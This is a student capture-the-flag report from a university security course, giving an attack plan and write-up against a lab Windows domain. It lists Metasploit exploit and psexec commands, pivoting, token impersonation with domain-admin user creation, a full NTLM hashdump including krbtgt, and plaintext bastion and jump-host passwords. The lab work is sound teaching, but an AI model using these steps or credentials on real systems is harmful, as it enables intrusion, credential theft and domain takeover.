CSCI 6542 - Capture the Flag (CTF) Report

Naitik Shetty – G26859345

Group4: Group Members: Hiranmayi Rachamalli, Naitik Shetty, Edward Yeboah

Date: 04/20/2025

CTF Plan:

CTF Prep Recon Rules:


- As per the rules discussed in class, we can only conduct port scans on subnet 192.168.91.0/24 before the actual CTF Exercise. We are aware of 2 more subnets: 192.168.92.0/24 & 192.168.93.0/24.
- We are not allowed to conduct any exploitation or connection attempts to the subnets until exercise.

Exploit Setup:

Network Access:


An attacker network is accessible via SSH (and vSphere Client) through the GW network. Connection steps:

- Connect to the GW network using Palo Alto VPN (instructions available at GW VPN).
- We then SSH into the bastion host at class.tiwaz.net, port 52525 using provided credentials.



2. SSH to the bastion host:
Host: class.tiwaz.net Port: 52525
Username: csci6542student
Password: WeAreBackInTheSEH2025# (with the trailing hash character and no space)
Example SSH connection command: > ssh csci6542student@class.tiwaz.net -p 52525

- From the bastion host, we can access assigned Kali Linux attacker host within the IP range 172.17.17.201-215.



3. From the BASTION host, SSH to a JUMP host (Kali VM) - range of 172.17.17.201-210
Host: 172.17.17.{201 - 210}
Username: root
Password: P@ssword (or password)
Example SSH connection command: > ssh root@172.17.17.201

Action Plan:

Our plan is based on the phases of Cyber Kill Chain, specifically stages commonly described within penetration testing and cyberattack methodologies. We will be leveraging:

- **Reconnaissance & Scanning:** Collecting information passively and actively to identify vulnerabilities and attack vectors.
- **Foothold:** Gaining initial entry into the targeted system, often by exploiting vulnerabilities identified earlier.
- **Escalation:** Elevating privileges from initial access to higher-level permissions (e.g., from user to administrator).
- **Propagation**: Expanding the attack across the network, moving laterally to compromise additional systems or resources.
- **Foraging:** Searching compromised systems for valuable information or resources to exfiltrate or exploit further.

1. Reconnaissance & Scanning:

Initial Network Scans:

We conducted targeted port scans using nmap commands: (As discussed in class and practice exercise)

Command: nmap -p 22,445,8000 --open 192.168.91.0/24

To check for hosts having open ports 445,8000 on subnet

Command: nmap -sV -O 192.168.91.XXX

To get the service version and OS of given hosts

Scan Results:

Identified open machines and ports:

IP Address	Open Ports	Operating System/Protocol
192.168.91.201	135,139,445,1025,8000	Windows Server 2003
192.168.91.202	135,139,445,1025,8000	Windows Server 2003
192.168.91.203	135,139,445,1025,8000	Windows Server 2003
192.168.91.204	135,139,445,1025,8000	Windows Server 2003
192.168.91.254	22,179	OpenSSH 6.7 (Protocol 2.0)


2. Exploitation Strategy

Overview of Metasploit Framework and Meterpreter:

The Metasploit Framework is a powerful penetration testing tool used for developing and executing exploit code against target machines. Meterpreter, a payload within Metasploit, provides an interactive shell that enables remote control and manipulation of compromised systems, allowing for tasks such as privilege escalation, pivoting, and data exfiltration.

Establishing Foothold:

From the information obtained from Recon, an initial foothold will be established using known vulnerabilities on Windows Server 2003. The Metasploit framework will be leveraged to exploit the SMB service via ms08_067_netapi exploit.



```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       The SMB service port (TCP)
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  https://cvedetails.com/cve/CVE-2008-4250/
  OSVDB (49243)
  https://technet.microsoft.com/en-us/library/security/MS08-067
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

Windows 2003 Server Exploitation on (Machines 201-204):

Commands to utilize Metasploit Framework with the ms08_067_netapi exploit:

1. **msfconsole**
2. **use exploit/windows/smb/ms08_067_netapi**
3. **set PAYLOAD windows/meterpreter/bind_tcp**
4. **set RHOST [target machine IP]**
5. **set LPORT XXXX**
6. **exploit**

Foraging (Information Gathering):

Once initial access is secured, we will gather critical system information and credentials for further exploitation:

Useful Meterpreter Commands:

- **whoami -** Identifies privilege level.
- **hashdump -** Collects password hashes for reuse.
- **getuid -** Checks user identity.
- **getpid -** Retrieves current process ID.
- **ps -** Reviews running processes for sensitive services.
- **netstat -** Enumerates network connections, discovering internal connections and potentially new targets.
- **shell -** opens an interactive command shell directly on the compromised host, allowing us to execute native system commands.

Useful CMD Commands:

- **cd** – To change directory
- **copy** – To copy files
- **del** – To delete a file
- **dir** – To perform a directory listing
- **mkdir** – To make directory
- **path** – To display file path

- **ipconfig** – To display network interface information
- **netstat** - display network statistics / ports
- **systeminfo** - OS configuration info
- **tasklist** - process listing
- **tree** - display directory structure
- **type** - print a file
- **net user** - show users
- **net view** - show known hosts

Propagation and Pivoting:

We then try to expand foothold and pivot through compromised systems to propagate deeper into the network using Metasploit. Pivoting enables attackers to route traffic through compromised systems to bypass security boundaries and access otherwise unreachable networks.

We do this by configuring routing through compromised hosts to direct traffic deeper into the network using autoroute.

Commands:


1. **run autoroute -s 192.168.91.0/24**
2. **run autoroute -p**
3. **background**
4. **sessions -i**

3. Internal Network Reconnaissance (Post-Pivoting)

If we successfully pivot into the internal network, further reconnaissance can be performed to identify additional vulnerable machines, open services, and network pathways. This stage is crucial for uncovering hidden hosts and gaining a comprehensive understanding of the internal landscape.

Command Metasploit TCP port scan:

1. **use auxiliary/scanner/portscan/tcp**
2. **set THREAD 4**
3. **set TIMEOUT 100**
4. **set RHOST 192.168.XX.0/24**



```
       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check per host
  DELAY        0                yes       The delay between connections, per thread, in milliseconds
  JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services by performing a full TCP connect on each
  port. This does not need administrative privileges on the source
  machine, which may be useful if pivoting.
```

Alternate nmap scans:

- **nmap -p 445 --open 192.168.XX.0/24**
- **nmap -sV -O 192.168.XX.XX**


4. Exploitation of Additional Targets

Once we have found new targets during internal reconnaissance, we can perform further exploitation with the hashes obtained.

PsExec Exploit (Credential-based Access): PsExec is a utility designed to execute commands remotely on Windows systems by leveraging SMB protocol. Attackers use it for credential-based lateral movement, enabling remote execution of commands and exploitation of trusted relationships within the network.

Commands:

1. **use exploit/windows/smb/psexec**
2. **set PAYLOAD windows/meterpreter/bind_tcp**
3. **set SMBPASS [password/hash]**
4. **set SMBUSER [username]**
5. **set RHOST [target IP]**
6. **set LPORT XXXX**
7. **show options**
8. **exploit**



```
Payload information:
  Space: 3072

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  https://cvedetails.com/cve/CVE-1999-0504/
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/
```

Domain Escalation & Administration: Using Metasploit's incognito for domain impersonation we can add users to privilege groups like domain admins to gain access to certain systems.

Commands:

1. **use incognito**
2. **list_tokens -u**
3. **impersonate_token DOMAIN\\username**
4. **shell**
5. **net user [username] [password] /add /domain**
6. **net group "Domain Admins" [username] /add /domain**

5. Task Allocation

- Hiranmayi Rachamalli: Scanning, Reconnaissance, Documentation
- Naitik Shetty: Foothold, Propagation, Escalation, Pivoting, Vulnerability Research

- Edward Yeboah: Foraging, Reconnaissance, User Addition, Screenshots

6. Further Actions:


While we plan to execute the above action plan, the above-mentioned techniques may not be executed in the said order and may require use of other exploits and commands as we get more information, figure out the network architecture and capture the flags.

CTF Final Write-up Report:

1. Trophies: We were successful in finding all the 5 trophies and generating a golden ticket with the krbtgt ntlm hash. These trophies were determined based on the "hacker read me.txt" files found on the C: drive of the below devices.


Trophies Found: 5

Trophy 1: Hashdump from Domain Controller: 192.168.92.1:




```
[*] Meterpreter session 56 opened (172.17.17.208-192.168.91.202:0 -> 192.168.92.1:9008) at 2019-01-16 23:16:23 -0500

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dd059b37e10d26421d8bff3553da8eb:::
thedude:1104:aad3b435b51404eeaad3b435b51404ee:f5267f7b1a35fcf8d1849f1b77c8ac09:::
walter:1105:aad3b435b51404eeaad3b435b51404ee:81c09cf650e15f12ccfc40f570f182c9:::
donnie:1106:aad3b435b51404eeaad3b435b51404ee:9dabeee457ebf93f093804a0e4dc8713:::
bunny:1107:aad3b435b51404eeaad3b435b51404ee:02585b2d3e4a20af3156fd4c6439276b:::
jeffrey:1108:aad3b435b51404eeaad3b435b51404ee:7d887c879bcda0dcf2268fdc82260197:::
larry:1109:aad3b435b51404eeaad3b435b51404ee:b33cfdfbdc495c91b08a86c500c54bdf:::
jackie:1110:aad3b435b51404eeaad3b435b51404ee:e1b905567113d6fba33229cb8628ff98:::
kieffer:1116:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
widgeteer:1121:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
SUPPORT_398414sa1:1129:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
kisday:1132:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
sandman:1133:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
student:1135:aad3b435b51404eeaad3b435b51404ee:2b391dfc6690cc38547d74b8bd8a5b49:::
elbarto:1137:aad3b435b51404eeaad3b435b51404ee:13b29964cc2480b4ef454c59562e675c:::
mnorris8:1138:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
lucy:1142:aad3b435b51404eeaad3b435b51404ee:7855301a3a018f580a40ffb32009c6dc:::
hackerMatt2021:1144:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerMatt2023:1604:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hacker1:1607:aad3b435b51404eeaad3b435b51404ee:b9a134b2f9c362532ee634fcc6a95eac:::
hackerGroup1:1610:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerMatt2022:1611:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerelena:1612:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackerlance:1613:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
hackeraustin:1614:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
byungseo:1615:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
jdoe2023:1619:aad3b435b51404eeaad3b435b51404ee:d1814f13ed3505a3a1c1d2a2d760215a:::
hackergeorge:1620:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
sam:1622:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
Johny1:1623:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
johny2:1624:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
hackerMatt2024:1625:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
ark:1627:aad3b435b51404eeaad3b435b51404ee:ed2ae0d1f7e22ca3187d8e8d91d968c7:::
```

Trophy 2: Files in C Drive of SMB-SERVER: 192.168.92.135




```
C:\>type "hacker read me.txt"
type "hacker read me.txt"
SMB is the protocol for sharing files - check for shared folders like C:\filestore
C:\>
```




```
 Directory of C:\filestore

04/29/2017  10:42 PM    <DIR>          .
04/29/2017  10:42 PM    <DIR>          ..
02/16/2016  06:51 AM    <DIR>          development
04/29/2017  10:45 PM    <DIR>          Executive Planning
04/29/2017  10:42 PM    <DIR>          exePlan
02/18/2016  12:19 AM    <DIR>          finance
02/18/2016  12:19 AM    <DIR>          HR
02/18/2016  12:19 AM    <DIR>          Marketing
               0 File(s)              0 bytes
               8 Dir(s)  22,550,847,488 bytes free
```

Trophy 3 : Sensitive Files in WIDGETEER:192.168.91.221




```
C:\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B647-C552

 Directory of C:\Documents

12/05/2023  11:16 PM    <DIR>          .
12/05/2023  11:16 PM    <DIR>          ..
12/05/2023  11:16 PM    <DIR>          Engineering Schematics (sensitive!)
12/05/2023  11:16 PM    <DIR>          Executive Planning
12/05/2023  11:16 PM    <DIR>          Finance
12/05/2023  11:16 PM    <DIR>          HR
12/05/2023  11:16 PM    <DIR>          Marketing
               0 File(s)              0 bytes
               7 Dir(s)  36,550,787,072 bytes free
```


Trophy 4: Files in directory wwwroot in Domain: WIDGET-CORP : 192.168.93.100



```
C:\>type "hacker read me.txt"
type "hacker read me.txt"
This is a web server based on hostname having "http" in it.
Check the default windows web server path C:\Inetpub\wwwroot
C:\>cd Inetpub
cd Inetpub
```




```
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C8BE-1762

 Directory of C:\Inetpub\wwwroot

04/26/2022  09:33 PM    <DIR>          .
04/26/2022  09:33 PM    <DIR>          ..
12/05/2015  04:45 PM    <DIR>          aspnet_client
02/21/2003  07:48 PM             1,433 iisstart.htm
04/26/2022  09:32 PM    <DIR>          images
12/05/2015  05:16 PM               187 index.htm
04/26/2022  09:33 PM    <DIR>          Marketing (from Widgeteer)
02/21/2003  07:48 PM             2,806 pagerror.gif
12/05/2015  04:44 PM             2,449 postinfo.html
12/05/2015  04:44 PM    <DIR>          _private
12/05/2015  04:44 PM             1,754 _vti_inf.html
12/05/2015  04:44 PM    <DIR>          _vti_log
               5 File(s)          8,629 bytes
               7 Dir(s)  22,453,915,648 bytes free
```




```
C:\myfolder>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C8BE-1762

 Directory of C:\myfolder

05/07/2017  09:01 PM    <DIR>          .
05/07/2017  09:01 PM    <DIR>          ..
02/17/2016  11:09 PM           272,134 (sensitive) Project overview and milestones.png
02/17/2016  11:11 PM           165,556 Competitive synergistic consolidation strategy.png
02/17/2016  11:10 PM           134,020 Legacy business plan.png
02/17/2016  11:22 PM           193,967 New facility physical plant security strategy.png
02/17/2016  11:24 PM           315,859 Project plan for Q2 2015.png
02/17/2016  11:23 PM           237,128 Q4 marketing plan (kinda a big deal).png
02/17/2016  11:25 PM           327,603 Visit from the Bobs.png
02/17/2016  11:21 PM           199,698 WIDGET-CORP Strategic Plan.png
02/17/2016  11:13 PM           259,567 Widgets Online Activity House.png
               9 File(s)      2,105,532 bytes
               2 Dir(s)  22,531,801,088 bytes free
```

Trophy 5: Sensitive Files in C:\Documents and Settings\Administrator\My Documents in WORKGROUP domain: 192.168.93.101



```
C:\>type "hacker read me.txt"
type "hacker read me.txt"
Look for sensitive files - C:\Documents and Settings\Administrator\My Documents
```



```
 Directory of C:\Documents and Settings\Administrator\My Documents

02/18/2016  12:32 AM    <DIR>          .
02/18/2016  12:32 AM    <DIR>          ..
02/18/2016  12:32 AM    <DIR>          exports
02/17/2016  11:24 PM           207,321 lemur.png
               1 File(s)        207,321 bytes
               3 Dir(s)  22,629,150,720 bytes free

C:\Documents and Settings\Administrator\My Documents>cd exports
cd exports

C:\Documents and Settings\Administrator\My Documents\exports>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C8BE-1762

 Directory of C:\Documents and Settings\Administrator\My Documents\exports

02/18/2016  12:32 AM    <DIR>          .
02/18/2016  12:32 AM    <DIR>          ..
